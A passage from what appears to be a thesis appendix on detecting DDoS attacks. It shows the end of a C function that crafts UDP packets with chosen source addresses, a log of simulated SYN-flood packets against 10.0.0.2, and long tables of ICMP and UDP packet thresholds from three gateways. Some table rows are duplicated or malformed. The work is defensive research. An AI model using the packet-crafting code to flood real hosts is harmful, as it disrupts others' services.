  udp_h = (udp_h_t*) udp_pkt;
```

```
  udp_h->uh_sport = htons(src_pattern->port);
  udp_h->uh_dport = htons(dst_pattern->port);
  udp_h->uh_ulen = htons(sizeof(udp_h_t) + data_len);
  /* Add data */
  if (data_len > 0) {
    memcpy(
      udp_pkt + sizeof(udp_h_t),
      data,
      data_len);
  }
  /* Wrap IP-Layer */
  return hy_build_ip_packet(
            src_pattern,
            dst_pattern,
            ip_v_assumption,
            packet,
            packet_len,
            udp_pkt,
            udp_pkt_len,
            IP_PROTO_UDP,
            ip_ttl);
} /* hy_build_udp_packet */

/* ------------------------------------------------------------------------- */
```

Appendix 5-1

Following is example of organised destination, source and TCP packet header information. In this Example the potential destination IP address is 10.0.0.2 that is under TCP DDoS attack. For other examples, refer to the provided CD.

10.0.0.2 12.27.15.62:S:4221762351:38:22
10.0.0.2 12.26.31.63:S:3861293795:42:22
10.0.0.2 12.41.51.55:S:4192436337:71:22
10.0.0.2 12.37.66.60:S:335048316:44:22
10.0.0.2 12.54.71.84:S:584240621:64:22
10.0.0.2 12.72.23.12:S:275287918:77:22
10.0.0.2 12.31.56.18:S:468414313:82:22
10.0.0.2 12.34.32.56:S:3170720088:78:22
10.0.0.2 12.27.46.48:S:3377920481:47:22
10.0.0.2 12.18.15.16:S:2921628914:18:22
10.0.0.2 12.58.68.41:S:501462678:56:22
10.0.0.2 12.56.38.16:S:2655810663:68:22
10.0.0.2 12.16.54.26:S:3948964387:70:22
10.0.0.2 12.84.15.68:S:3524629118:53:22
10.0.0.2 12.15.34.45:S:1063351013:2:22
10.0.0.2 12.47.35.46:S:3451251784:24:22
10.0.0.2 12.44.54.24:S:3032912743:51:22
10.0.0.2 12.52.34.28:S:329969911:12:22
10.0.0.2 12.57.46.17:S:3995669976:84:22
10.0.0.2 12.24.11.37:S:379298949:68:22
10.0.0.2 12.65.62.18:S:254549129:67:22
10.0.0.2 12.85.52.56:S:3708589359:27:22
10.0.0.2 12.54.16.34:S:3066961648:48:22
10.0.0.2 12.34.12.17:S:1716692045:63:22
10.0.0.2 12.13.72.14:S:555161223:63:22
10.0.0.2 12.73.74.44:S:811414090:34:22
10.0.0.2 12.43.56.28:S:4103957959:48:22
10.0.0.2 12.55.20.17:S:719118315:32:22
10.0.0.2 12.15.50.12:S:3444515513:38:22
10.0.0.2 12.61.77.24:S:1437345943:34:22
10.0.0.2 12.38.67.87:S:421355579:30:22
10.0.0.2 12.83.35.13:S:1796977546:4:22
10.0.0.2 12.78.30.51:S:1294252424:55:22
10.0.0.2 12.75.16.30:S:1717598841:83:22
10.0.0.2 12.81.18.15:S:3565257155:54:22
10.0.0.2 12.30.11.43:S:1206954898:76:22
10.0.0.2 12.66.53.16:S:4091599948:27:22
10.0.0.2 12.36.50.10:S:3010553529:1:22
10.0.0.2 12.83.35.13:S:1796977546:4:22
10.0.0.2 12.78.30.51:S:1294252424:55:22
10.0.0.2 12.75.16.30:S:1717598841:83:22
10.0.0.2 12.81.18.15:S:3565257155:54:22
10.0.0.2 12.30.11.43:S:1206954898:76:22
10.0.0.2 12.66.53.16:S:4091599948:27:22
10.0.0.2 12.36.50.10:S:3010553529:1:22
10.0.0.2 12.15.52.44:S:1154260667:36:22
10.0.0.2 12.20.12.13:S:2780362732:15:22
10.0.0.2 12.23.53.85:S:2464682901:66:22
10.0.0.2 12.11.47.16:S:2531373392:12:22
10.0.0.2 12.75.14.36:S:1427162954:60:22
10.0.0.2 12.52.10.70:S:2968861854:86:22
10.0.0.2 12.11.37.87:S:1566691062:8:22

10.0.0.2 12.72.37.11:S:2790360720:38:22
10.0.0.2 12.32.67.75:S:728201758:3:22
10.0.0.2 12.82.10.37:S:16928632:68:22
10.0.0.2 12.50.25.54:S:922978842:75:22
10.0.0.2 12.32.83.17:S:1911616443:68:22
10.0.0.2 12.30.71.32:S:504304150:4:22
10.0.0.2 12.81.84.14:S:1061534343:45:22
10.0.0.2 12.85.71.64:S:3480121171:67:22
10.0.0.2 12.65.52.64:S:246390712:45:22
10.0.0.2 12.68.67.71:S:1140367810:20:22
10.0.0.2 12.10.60.60:S:568062715:44:22
10.0.0.2 12.11.17.16:S:3609312670:75:22
10.0.0.2 12.47.28.16:S:22537831:10:22
10.0.0.2 12.83.85.16:S:3331511387:8:22
10.0.0.2 12.11.13.60:S:442333775:58:22
10.0.0.2 12.26.33.16:S:3518556882:67:22
10.0.0.2 12.67.74.36:S:359015997:68:22
10.0.0.2 12.63.11.15:S:1950946881:35:22
10.0.0.2 12.56.17.36:S:930625965:6:22
10.0.0.2 12.25.81.32:S:3350126922:14:22
10.0.0.2 12.53.18.62:S:1908354043:8:22
10.0.0.2 12.30.44.55:S:3505273705:55:22
10.0.0.2 12.33.11.10:S:1327585323:35:22
10.0.0.2 12.61.13.31:S:695056776:55:22
10.0.0.2 12.67.77.75:S:1970848024:67:22
10.0.0.2 12.40.53.13:S:4019716938:25:22
10.0.0.2 12.11.57.70:S:4087234912:67:22
10.0.0.2 12.26.63.54:S:3692344054:88:22
10.0.0.2 12.74.87.68:S:2337408419:75:22
10.0.0.2 12.80.22.24:S:1645541364:44:22
10.0.0.2 12.23.88.22:S:3517444768:88:22
10.0.0.2 12.72.58.23:S:3834699593:78:22
10.0.0.2 12.16.22.10:S:1286361250:16:22
10.0.0.2 12.13.12.58:S:3361928743:24:22
10.0.0.2 12.13.12.58:S:3361928743:24:22
10.0.0.2 12.62.87.12:S:590766531:5:22
10.0.0.2 12.14.20.17:S:372469352:83:22
10.0.0.2 12.14.78.10:S:1385186900:18:22
10.0.0.2 12.65.86.14:S:2516927778:71:22
10.0.0.2 12.84.28.16:S:2472953337:73:22
10.0.0.2 12.11.15.27:S:2856856398:31:22
10.0.0.2 12.63.18.43:S:3473025359:62:22
10.0.0.2 12.43.28.67:S:3595233774:38:22
10.0.0.2 12.16.83.17:S:2984746946:70:22
10.0.0.2 12.18.17.76:S:2484930338:22:22
10.0.0.2 12.27.56.24:S:2554705623:45:22
10.0.0.2 12.22.51.17:S:3272636647:86:22
10.0.0.2 12.18.67.68:S:2373914861:20:22
10.0.0.2 12.55.17.16:S:2584041382:31:22
10.0.0.2 12.46.40.52:S:1183247659:7:22
10.0.0.2 12.15.15.66:S:1458783775:8:22
10.0.0.2 12.37.13.24:S:514461437:77:22
10.0.0.2 12.84.16.67:S:3350568696:66:22
10.0.0.2 12.65.50.72:S:3107584582:13:22
10.0.0.2 12.35.55.20:S:2075152997:14:22
10.0.0.2 12.34.83.81:S:501389907:27:22
10.0.0.2 12.50.18.88:S:3913988695:70:22
10.0.0.2 12.10.67.12:S:4215307105:54:22
10.0.0.2 12.12.30.26:S:1188148455:5:22
10.0.0.2 12.84.80.17:S:1582402784:72:22

10.0.0.2 12.34.13.28:S:1845309763:3:22
10.0.0.2 12.48.33.18:S:3581509508:71:22
10.0.0.2 12.28.64.42:S:300071496:63:22
10.0.0.2 12.18.57.61:S:3292159403:24:22
10.0.0.2 12.77.86.56:S:957788046:61:22
10.0.0.2 12.11.60.72:S:3815506906:61:22
10.0.0.2 12.11.63.24:S:414359749:45:22
10.0.0.2 12.35.68.75:S:1766998987:33:22
10.0.0.2 12.86.24.61:S:1244393547:86:22
10.0.0.2 12.14.47.80:S:93226884:4:22
10.0.0.2 12.17.13.56:S:4261905683:13:22
10.0.0.2 12.75.75.67:S:257651899:8:22
10.0.0.2 12.12.18.31:S:1419971613:55:22
10.0.0.2 12.80.36.65:S:651540009:41:22
10.0.0.2 12.12.37.18:S:1221043080:43:22
10.0.0.2 12.45.55.70:S:3986216997:58:22
10.0.0.2 12.46.83.20:S:2422161854:13:22
10.0.0.2 12.20.28.43:S:3913274909:37:22
10.0.0.2 12.41.26.57:S:2886646452:51:22
10.0.0.2 12.64.88.60:S:4072781020:76:22
10.0.0.2 12.16.17.65:S:399818435:50:22
10.0.0.2 12.14.21.83:S:2974864375:66:22
10.0.0.2 12.25.56.47:S:2433056084:20:22
10.0.0.2 12.22.12.76:S:1672439106:81:22
10.0.0.2 12.10.21.43:S:302080385:75:22
10.0.0.2 12.87.42.22:S:4284525395:73:22
10.0.0.2 12.77.72.62:S:2538273037:8:22
10.0.0.2 12.11.12.11:S:967961391:28:22
10.0.0.2 12.84.60.42:S:2163345035:5:22
10.0.0.2 12.24.14.82:S:4061963181:52:22
10.0.0.2 12.20.57.82:S:3580862322:18:22
10.0.0.2 12.65.64.62:S:1440867476:22:22
10.0.0.2 12.67.88.85:S:1328496602:3:22
10.0.0.2 12.17.36.88:S:1047525413:10:22
10.0.0.2 12.27.83.28:S:3871125321:67:22
10.0.0.2 12.87.47.38:S:3994105069:38:22
10.0.0.2 12.25.60.38:S:4113195675:15:22
10.0.0.2 12.18.46.61:S:451701193:47:22
10.0.0.2 12.53.11.50:S:607661436:82:22
10.0.0.2 12.20.41.40:S:808983208:82:22
10.0.0.2 12.13.10.84:S:2360761335:65:22
10.0.0.2 12.88.71.27:S:2949244583:32:22
10.0.0.2 12.64.14.12:S:2000021941:88:22
10.0.0.2 12.85.37.67:S:284268921:84:22
10.0.0.2 12.44.25.23:S:2529189640:6:22
10.0.0.2 12.45.30.52:S:51165218:8:22
10.0.0.2 12.81.65.40:S:2440432884:50:22
10.0.0.2 12.72.52.20:S:2402276723:66:22
10.0.0.2 12.27.10.56:S:1934240709:85:22
10.0.0.2 12.67.14.88:S:2425990213:41:22
10.0.0.2 12.12.34.17:S:3788889829:85:22
10.0.0.2 12.32.53.27:S:27731015:13:22
10.0.0.2 12.56.13.36:S:4035803602:47:22
10.0.0.2 12.40.34.57:S:105832554:40:22
10.0.0.2 12.73.15.85:S:3249929838:72:22
10.0.0.2 12.81.71.66:S:1284814756:46:22
10.0.0.2 12.16.26.36:S:2428054449:33:22
10.0.0.2 12.35.41.74:S:3751734490:26:22
10.0.0.2 12.74.31.63:S:885292009:68:22
10.0.0.2 12.87.74.85:S:3665273303:26:22

Appendix 5-2

UDP, TCP and ICMP packet thresholds are based on results of the following values, which are results of experiments. Selecting the threshold values is based on the number of highest average repetitive genuine packets flowing in the network on different locations (refer to Chapter 5). Due to the length of the table, small part of it is shown in Appendix 5-2 and the entire table is available in the provided CD.

Protocols	Gateways/Location	Number of packets per 5 seconds at peak time	Number of packets per 5 seconds at off peak time.
ICMP	BSD gateway/location one	90 packets	60 packets
		110 packets	100 packets
		250 packets	200 packets
		310 packets	220 packets
		400 packets	310 packets
		490 packets	320 packets
		520 packets	350 packets
		590 packets	360 packets
		600 packets	360 packets
		410 packets	365 packets
		510 packets	365 packets
		315 packets	360 packets
		237 packets	207 packets
		599 packets	509 packets
		529 packets	520 packets
		474 packets	470 packets
		519 packets	509 packets
		104 packets	100 packets
		428 packets	420 packets
		600 packets	500 packets
		366 packets	326 packets
		356 packets	326 packets
		359 packets	329 packets
		360 packets	320 packets
		442 packets	422 packets
		600 packets	560 packets
		350 packets	320 packets
		194 packets	124 packets
		399 packets	329 packets
		390 packets	320 packets
		215 packets	205 packets
		243 packets	223 packets
		368 packets	328 packets

		515 packets	525 packets
		529 packets	529 packets
		543 packets	513 packets
		282 packets	212 packets
		314 packets	311 packets
		485 packets	481 packets
		443 packets	413 packets
		555 packets	515 packets
		302 packets	101 packets
		414 packets	114 packets
		203 packets	200 packets
		229 packets	129 packets
		449 packets	441 packets
		106 packets	101 packets
		419 packets	219 packets
		468 packets	268 packets
		353 packets	153 packets
ICMP	Debian gateway/location two	95 packets	60 packets
		112 packets	98 packets
		200 packets	100 packets
		220 packets	110 packets
		230 packets	115 packets
		240 packets	115 packets
		241 packets	115 packets
		241 packets	115 packets
		290 packets	199 packets
		300 packets	220 packets
		300 packets	280 packets
		320 packets	290 packets
		566 packets	536 packets
		167 packets	137 packets
		105 packets	103 packets
		150 packets 346 packets	130 packets 336 packets
		490 packets	430 packets
		348 packets	328 packets
		482 packets	422 packets
		340 packets	320 packets
		221 packets	211 packets
		400 packets	220 packets
		600 packets	500 packets
		158 packets	258 packets
		383 packets	283 packets

		343 packets	243 packets
		357 packets	327 packets
		116 packets	126 packets
		452 packets	422 packets
		318 packets	218 packets
		481 packets	281 packets
		397 packets	327 packets
		241 packets	221 packets
		426 packets	416 packets
		456 packets	416 packets
		485 packets	415 packets
		600 packets	550 packets
		282 packets	222 packets
		434 packets	424 packets
		202 packets	201 packets
		177 packets	171 packets
		402 packets	401 packets
		477 packets	471 packets
		507 packets	501 packets
		466 packets	461 packets
		431 packets	421 packets
		171 packets	121 packets
		381 packets	282 packets
		543 packets	523 packets
		475 packets	425 packets
		441 packets	421 packets
		335 packets	325 packets
		546 packets	526 packets
		448 packets	428 packets
		446 packets	426 packets
		214 packets	204 packets
		399 packets	339 packets
		270 packets	230 packets
		331 packets	321 packets
		230 packets	220 packets
		343 packets	323 packets
		596 packets	526 packets
		462 packets	422 packets
		540 packets	510 packets
		500 packets	220 packets
		441 packets	221 packets
ICMP	Slackware gateway/location three	94 packets	60 packets

		120 packets	100 packets
		200 packets	160 packets
		250 packets	200 packets
		310 packets	220 packets
		400 packets	300 packets
		440 packets	320 packets
		510 packets	390 packets
		570 packets	400 packets
		520 packets	400 packets
		513 packets	400 packets
		560 packets	430 packets
		208 packets	308 packets
		392 packets	222 packets
		473 packets	423 packets
		341 packets	321 packets
		548 packets	528 packets
		418 packets	412 packets
		536 packets	532 packets
		477 packets	472 packets
		430 packets	420 packets
		600 packets	428 packets
		315 packets	312 packets
		540 packets	510 packets
		270 packets	210 packets
		178 packets	118 packets
		525 packets	515 packets
		362 packets	312 packets
		483 packets	413 packets
		315 packets	315 packets
		540 packets	510 packets
		270 packets	210 packets
		178 packets	118 packets
		525 packets	515 packets
		362 packets	312 packets
		483 packets	413 packets
		455 packets	415 packets
		202 packets	102 packets
		459 packets	159 packets
		466 packets	466 packets
		189 packets	119 packets
		421 packets	411 packets
		345 packets	315 packets
		528 packets	518 packets

		432 packets	412 packets
		384 packets	314 packets
		451 packets	411 packets
		247 packets	217 packets
		523 packets	513 packets
		437 packets	417 packets
		473 packets	413 packets
		585 packets	515 packets
		486 packets	416 packets
		600 packets	213 packets
		318 packets	311 packets
		445 packets	415 packets
		540 packets	510 packets
		164 packets	114 packets
		272 packets	212 packets
		281 packets	211 packets
		452 packets	412 packets
		535 packets	515 packets
		336 packets	316 packets
		405 packets	411 packets
		202 packets	201 packets
		438 packets	431 packets
		231 packets	211 packets
ICMP	BSD gateway/location one	100 packets	70 packets
		130 packets	99 packets
		290 packets	210 packets
		390 packets	210 packets
		490 packets	311 packets
		499 packets	321 packets
		529 packets	351 packets
		599 packets	361 packets
		600 packets	361 packets
		490 packets	361 packets
		590 packets	315 packets
		395 packets	310 packets
		297 packets	217 packets
		579 packets	519 packets
		599 packets	510 packets
		494 packets	410 packets
		569 packets	519 packets
		194 packets	110 packets
		498 packets	410 packets
		400 packets	510 packets

		356 packets	316 packets
		376 packets	316 packets
		379 packets	319 packets
		370 packets	310 packets
		472 packets	412 packets
		380 packets	160 packets
		380 packets	120 packets
		184 packets	126 packets
		389 packets	326 packets
		380 packets	326 packets
		600 packets	206 packets
		283 packets	226 packets
		388 packets	326 packets
		585 packets	526 packets
		589 packets	526 packets
		583 packets	516 packets
		282 packets	216 packets
		318 packets	316 packets
		488 packets	486 packets
		445 packets	416 packets
		559 packets	516 packets
		309 packets	106 packets
		419 packets	116 packets
		209 packets	206 packets
		299 packets	126 packets
		499 packets	446 packets
		196 packets	105 packets
		499 packets	215 packets
		469 packets	265 packets
		359 packets	155 packets
ICMP	Debian gateway/location two	195 packets	70 packets
		172 packets	118 packets
		270 packets	110 packets
		270 packets	111 packets
		260 packets	111 packets
		270 packets	115 packets
		341 packets	115 packets
		341 packets	115 packets
		390 packets	129 packets
		400 packets	220 packets
		500 packets	230 packets
		320 packets	230 packets
		546 packets	536 packets

		447 packets	137 packets
		405 packets	133 packets
		456 packets	130 packets
		496 packets	433 packets
		349 packets	323 packets
		492 packets	423 packets
		390 packets	323 packets
		600 packets	213 packets
		490 packets	223 packets
		550 packets	503 packets
		458 packets	253 packets
		483 packets	233 packets
		443 packets	243 packets
		457 packets	333 packets
		416 packets	133 packets
		442 packets	421 packets
		348 packets	211 packets
		441 packets	211 packets
		347 packets	311 packets
		441 packets	222 packets
		426 packets	422 packets
		556 packets	412 packets
		585 packets	412 packets
		506 packets	552 packets
		582 packets	222 packets
		534 packets	422 packets
		502 packets	222 packets
		577 packets	122 packets
		600 packets	411 packets
		577 packets	444 packets
		555 packets	504 packets
		566 packets	464 packets
		531 packets	424 packets
		571 packets	124 packets
		581 packets	284 packets
		543 packets	524 packets
		455 packets	424 packets
		541 packets	424 packets
		535 packets	324 packets
		556 packets	524 packets
		458 packets	448 packets
		456 packets	446 packets
		254 packets	244 packets

		359 packets	349 packets
		250 packets	240 packets
		351 packets	341 packets
		250 packets	240 packets
		353 packets	343 packets
		556 packets	546 packets
		452 packets	422 packets
		550 packets	514 packets
		550 packets	224 packets
		451 packets	241 packets
ICMP	Slackware gateway/location three	294 packets	70 packets
		220 packets	300 packets
		300 packets	360 packets
		450 packets	300 packets
		410 packets	230 packets
		500 packets	500 packets
		540 packets	330 packets
		550 packets	320 packets
		550 packets	420 packets
		580 packets	420 packets
		583 packets	410 packets
		580 packets	430 packets
		288 packets	348 packets
		388 packets	242 packets
		483 packets	443 packets
		388 packets	341 packets
		588 packets	548 packets
		477 packets	442 packets
		577 packets	542 packets
		455 packets	442 packets
		466 packets	440 packets
		444 packets	448 packets
		315 packets	342 packets
		545 packets	540 packets
		275 packets	215 packets
		600 packets	115 packets
		555 packets	513 packets
		352 packets	315 packets
		485 packets	415 packets
		395 packets	311 packets
		590 packets	517 packets
		290 packets	217 packets

		198 packets	117 packets
		595 packets	517 packets
		392 packets	317 packets
		493 packets	417 packets
		495 packets	417 packets
		292 packets	107 packets
		499 packets	157 packets
		496 packets	465 packets
		199 packets	115 packets
		491 packets	415 packets
		395 packets	313 packets
		598 packets	516 packets
		492 packets	416 packets
		394 packets	315 packets
		491 packets	415 packets
		297 packets	215 packets
		593 packets	515 packets
		497 packets	415 packets
		493 packets	415 packets
		595 packets	515 packets
		489 packets	456 packets
		400 packets	253 packets
		600 packets	351 packets
		545 packets	455 packets
		540 packets	550 packets
		564 packets	154 packets
		572 packets	252 packets
		581 packets	251 packets
		552 packets	452 packets
		555 packets	555 packets
		356 packets	516 packets
		455 packets	451 packets
		502 packets	251 packets
		538 packets	461 packets
		531 packets	261 packets
		510 packets	260 packets
		500 packets	360 packets
		540 packets	326 packets
		510 packets	396 packets
		600packets	406 packets
		550 packets	406 packets
		543 packets	406 packets
		540 packets	436 packets

ICMP	BSD gateway/location one	99 packets	67 packets
		409 packets	309 packets
		301 packets	301 packets
		143 packets	141 packets
		423 packets	421 packets
		115 packets	111 packets
		212 packets	211 packets
		405 packets	401 packets
		286 packets	281 packets
		477 packets	471 packets
		227 packets	221 packets
		435 packets	431 packets
		438 packets	428 packets
		310 packets	220 packets
		344 packets	324 packets
		277 packets	217 packets
		103 packets	101 packets
		486 packets	416 packets
		442 packets	412 packets
		381 packets	311 packets
		177 packets	117 packets
		457 packets	417 packets
		405 packets	105 packets
		372 packets	172 packets
		213 packets 179 packets	113 packets 119 packets
		360 packets	310 packets
		210 packets	110 packets
		246 packets	146 packets
		370 packets	170 packets
		107 packets	101 packets
		432 packets	412 packets
		330 packets	310 packets
		222 packets	212 packets
		216 packets	116 packets
		379 packets	319 packets
		456 packets	416 packets
		383 packets	313 packets
		205 packets	105 packets
		242 packets	142 packets
		522 packets	122 packets
		152 packets	112 packets
		380 packets	310 packets

		196 packets	116 packets
		420 packets	120 packets
		259 packets	159 packets
		438 packets	138 packets
		190 packets	110 packets
		273 packets	213 packets
		222 packets	212 packets
		308 packets	108 packets
		189 packets	119 packets
		324 packets	314 packets
		276 packets	216 packets
		373 packets	313 packets
		477 packets	417 packets
		501 packets	101 packets
		371 packets	171 packets
		405 packets	105 packets
		366 packets	166 packets
		496 packets	196 packets
		357 packets	317 packets
		440 packets	410 packets
		201 packets	101 packets
		140 packets	110 packets
		444 packets	414 packets
ICMP	Debian gateway/location two	400 packets	300 packets
		122 packets	112 packets
		313 packets	113 packets
		233 packets	213 packets
		490 packets	410 packets
		255 packets	215 packets
		330 packets	310 packets
		433 packets	413 packets
		154 packets	114 packets
		196 packets	116 packets
		414 packets	411 packets
		244 packets	214 packets
		539 packets	519 packets
		543 packets	513 packets
		481 packets	411 packets
		432 packets	412 packets
		116 packets	111 packets
		283 packets	203 packets
		478 packets	418 packets
		279 packets	219 packets

		119 packets	111 packets
		503 packets	103 packets
		540 packets	140 packets
		330 packets	130 packets
		517 packets	217 packets
		465 packets	265 packets
		373 packets	273 packets
		314 packets	214 packets
		550 packets	250 packets
		442 packets	422 packets
		285 packets	225 packets
		469 packets	429 packets
		540 packets	520 packets
		279 packets	229 packets
		381 packets	321 packets
		376 packets	326 packets
		286 packets	286 packets
		342 packets	322 packets
		273 packets	223 packets
		291 packets	221 packets
		144 packets	124 packets
		344 packets	324 packets
		342 packets 339 packets	322 packets 329 packets
		524 packets	224 packets
		151 packets	121 packets
		440 packets	420 packets
		392 packets	322 packets
		530 packets	510 packets
		466 packets	416 packets
		149 packets	119 packets
		326 packets	316 packets
		350 packets	310 packets
		491 packets	411 packets
		263 packets	213 packets
		409 packets	109 packets
		460 packets	260 packets
		260 packets	260 packets
		546 packets	526 packets
		157 packets	127 packets
		511 packets	211 packets
		507 packets	207 packets
ICMP	Slackware gateway/location three	599 packets	300 packets

		292 packets	192 packets
		311 packets	111 packets
		237 packets	217 packets
		207 packets	107 packets
		422 packets	412 packets
		405 packets	105 packets
		335 packets	315 packets
		446 packets	416 packets
		251 packets	211 packets
		457 packets	417 packets
		338 packets	318 packets
		335 packets	315 packets
		358 packets	328 packets
		532 packets	522 packets
		371 packets	321 packets
		334 packets	324 packets
		483 packets	423 packets
		320 packets	110 packets
		300 packets	100 packets
		433 packets	413 packets
		322 packets	312 packets
		497 packets	417 packets
		535 packets	515 packets
		195 packets	115 packets
		520 packets	510 packets
		151 packets	111 packets
		167 packets	117 packets
		312 packets	112 packets
		335 packets	135 packets
		469 packets	169 packets
		404 packets	104 packets
		322 packets	122 packets
		382 packets	182 packets
		263 packets	163 packets
		415 packets	115 packets
		355 packets	155 packets
		196 packets	116 packets
		539 packets	529 packets
		494 packets	424 packets
		283 packets	223 packets
		536 packets	526 packets
		374 packets	3724 packets
		505 packets	502 packets

		374 packets	324 packets
		166 packets	126 packets
		543 packets	523 packets
		132 packets	122 packets
		333 packets	323 packets
		377 packets	327 packets
		233 packets	223 packets
		272 packets	222 packets
		301 packets	201 packets
		548 packets	248 packets
		195 packets	125 packets
		525 packets	525 packets
		136 packets	126 packets
		543 packets	523 packets
		157 packets	127 packets
		283 packets	223 packets
		184 packets	124 packets
		458 packets	428 packets
		229 packets	222 packets
UDP	BSD gateway/location one	999 packets	80 packets
		1200 packets	850 packets
		2000 packets	1000 packets
		2500 packets	2500 packets
		3600 packets	3000 packets
		3610 packets	3100 packets
		4000 packets	3100 packets
		2300 packets	2200 packets
		2100 packets	2300 packets
		2142 packets	2453 packets
		3000 packets	2198 packets
		3300 packets	3000 packets
		3900 packets	4000 packets
		2020 packets	1200 packets
		3404 packets	2040 packets
		4000 packets	3202 packets
		2303 packets	777 packets
		3888 packets	2999 packets
		1776 packets	888 packets
		999 packets	599 packets
		1564 packets	1000 packets
		1909 packets	609 packets
		3999 packets	2000 packets
		3121 packets	2888 packets

		1788 packets	2777 packets
		3070 packets	2888 packets
		2988 packets	2999 packets
		4000 packets	3000 packets
		2497 packets	1497 packets
		1535 packets	1135 packets
		3195 packets	3115 packets
		1520 packets	1120 packets
		2151 packets	2111 packets
		2167 packets	2117 packets
		3312 packets	3112 packets
		3335 packets	3135 packets
		3469 packets	3169 packets
		2404 packets	2104 packets
		1322 packets	1122 packets
		2382 packets	2282 packets
		1263 packets	1223 packets
		1415 packets	1215 packets
		1355 packets	1255 packets
		2196 packets	2126 packets
		2539 packets	2529 packets
		1494 packets	1424 packets
		3283 packets	3223 packets
		3536 packets	3236 packets
		3374 packets	3274 packets
		3505 packets	3205 packets
		2374 packets	2274 packets
		1166 packets	1126 packets
		1543 packets	1243 packets
		3132 packets	2132 packets
		1333 packets	1233 packets
		2377 packets	2377 packets
		1233 packets	1133 packets
		3272 packets	3172 packets
		2301 packets	2101 packets
		1548 packets	1148 packets
		3195 packets	3115 packets
		2525 packets	2125 packets
		2136 packets	2116 packets
		1543 packets	1143 packets
		3157 packets	1157 packets
		2283 packets	2183 packets
		1184 packets	584 packets

UDP	Debian gateway/location two	2400 packets	1300 packets
		2122 packets	1112 packets
		2313 packets	1113 packets
		3888 packets	2113 packets
		3490 packets	1410 packets
		3255 packets	1215 packets
		3330 packets	1310 packets
		3433 packets	1413 packets
		3154 packets	1114 packets
		2196 packets	816 packets
		2414 packets	911 packets
		2244 packets	1214 packets
		2539 packets	1519 packets
		1543 packets	1513 packets
		1481 packets	411 packets
		1432 packets	412 packets
		1116 packets	911 packets
		2183 packets	1203 packets
		1478 packets	918 packets
		1279 packets	619 packets
		2119 packets	1111 packets
		2503 packets	1103 packets
		2540 packets	1140 packets
		2330 packets	1130 packets
		2517 packets	1217 packets
		2465 packets	1265 packets
		2373 packets	1273 packets
		2314 packets	2114 packets
		2550 packets	2150 packets
		2442 packets	1422 packets
		3285 packets	925 packets
		2469 packets	1429 packets
		3540 packets	1520 packets
		3279 packets	1229 packets
		3381 packets	2321 packets
		1376 packets	1326 packets
		1286 packets	1286 packets
		1342 packets	2322 packets
		2373 packets	3223 packets
		3291 packets	2221 packets
		3144 packets	2124 packets
		3344 packets	2324 packets
		3342 packets	2322 packets

		2524 packets	1224 packets
		2151 packets	1121 packets
		2440 packets	1420 packets
		3392 packets	1322 packets
		3530 packets	1510 packets
		3466 packets	1416 packets
		3149 packets	1119 packets
		3326 packets	1316 packets
		2272 packets	1272 packets
		2301 packets	1301 packets
		3548 packets	3148 packets
		1195 packets	1095 packets
		1525 packets	1125 packets
		1136 packets	1036 packets
		1543 packets	1043 packets
		3557 packets	3157 packets
		2583 packets	2183 packets
UDP	Slackware gateway/location three	2599 packets	3030 packets
		3122 packets	1212 packets
		3313 packets	1213 packets
		3233 packets	2213 packets
		3490 packets	1410 packets
		2255 packets	1215 packets
		2330 packets	1310 packets
		2433 packets	1413 packets
		2154 packets	1114 packets
		2196 packets	1116 packets
		2414 packets	3411 packets
		2244 packets	2114 packets
		3539 packets	1519 packets
		3543 packets	2513 packets
		2481 packets	2411 packets
		2432 packets	2412 packets
		1216 packets	2111 packets
		2283 packets	2203 packets
		2478 packets	3418 packets
		2279 packets	1219 packets
		1219 packets	2111 packets
		2503 packets	2103 packets
		2540 packets	1140 packets
		2330 packets	2130 packets
		3517 packets	1217 packets

		3465 packets	1265 packets
		3373 packets	1273 packets
		3314 packets	1214 packets
		3550 packets	1250 packets
		3442 packets	2422 packets
		3285 packets	3225 packets
		3469 packets	2429 packets
		3540 packets	2520 packets
		3279 packets	1229 packets
		3381 packets	1321 packets
		3376 packets	1326 packets
		3286 packets	2286 packets
		3342 packets	3222 packets
		3273 packets	2223 packets
		3291 packets	2221 packets
		3144 packets	2124 packets
		3344 packets	2324 packets
		3342 packets	2322 packets
		2497 packets	2417 packets
		2535 packets	2515 packets
		2195 packets	2115 packets
		2520 packets	2510 packets
		2151 packets	2111 packets
		3167 packets	2117 packets
		3312 packets	2112 packets
		3335 packets	2135 packets
		3469 packets	2169 packets
		3404 packets	1204 packets
		2322 packets	1222 packets
		2382 packets	2182 packets
		2263 packets	2163 packets
		2415 packets	2115 packets
		3355 packets	2155 packets
		1396 packets	2116 packets
		3539 packets	529 packets
		3494 packets	2424 packets
		3283 packets	2223 packets
		3536 packets	2526 packets
		3374 packets	3724 packets
		3999 packets	2502 packets
		3374 packets	324 packets
		2166 packets	1126 packets
		2543 packets	1523 packets

		3132 packets	1122 packets
		2333 packets	1323 packets
		2377 packets	1327 packets
UDP	BSD gateway/location one	3233 packets	2223 packets
		3272 packets	2222 packets
		3301 packets	2201 packets
		3548 packets	2248 packets
		3195 packets	2125 packets
		3610 packets	3100 packets
		4000 packets	3100 packets
		2300 packets	2200 packets
		2100 packets	2300 packets
		2142 packets	2453 packets
		3000 packets	2198 packets
		3300 packets	3000 packets
		3400 packets	1300 packets
		2122 packets	1112 packets
		2313 packets	1113 packets
		3233 packets	1213 packets
		2490 packets	1410 packets
		2255 packets	1215 packets
		2330 packets	1310 packets
		2433 packets	1413 packets
		2154 packets	1114 packets
		2196 packets	2116 packets
		2414 packets	2411 packets
		2244 packets	2214 packets
		2539 packets	2519 packets
		2543 packets	2513 packets
		3481 packets	2411 packets
		2432 packets	2412 packets
		3116 packets	2111 packets
		2283 packets	2203 packets
		2478 packets	2418 packets
		2279 packets	2219 packets
		2119 packets	1111 packets
		3503 packets	1103 packets
		3540 packets	1140 packets
		3330 packets	1130 packets
		3517 packets	1217 packets
		2465 packets	1265 packets
		2373 packets	1273 packets
		1314 packets	1214 packets

		1550 packets	1250 packets
		1442 packets	1422 packets
		2285 packets	2125 packets
		2469 packets	1429 packets
		2540 packets	1520 packets
		2279 packets	1229 packets
		2381 packets	1321 packets
		2376 packets	1326 packets
		2286 packets	2286 packets
		2342 packets	2322 packets
		2273 packets	2223 packets
		2291 packets	2221 packets
		2144 packets	1224 packets
		2344 packets	2324 packets
		3342 packets	2322 packets
		3524 packets	2224 packets
		3151 packets	2121 packets
		3440 packets	2420 packets
		3392 packets	2322 packets
		3530 packets	2510 packets
		3466 packets	2416 packets
		3149 packets	2119 packets
		3326 packets	2316 packets
		3350 packets	2310 packets
UDP	Debian gateway/location two	2400 packets	1300 packets
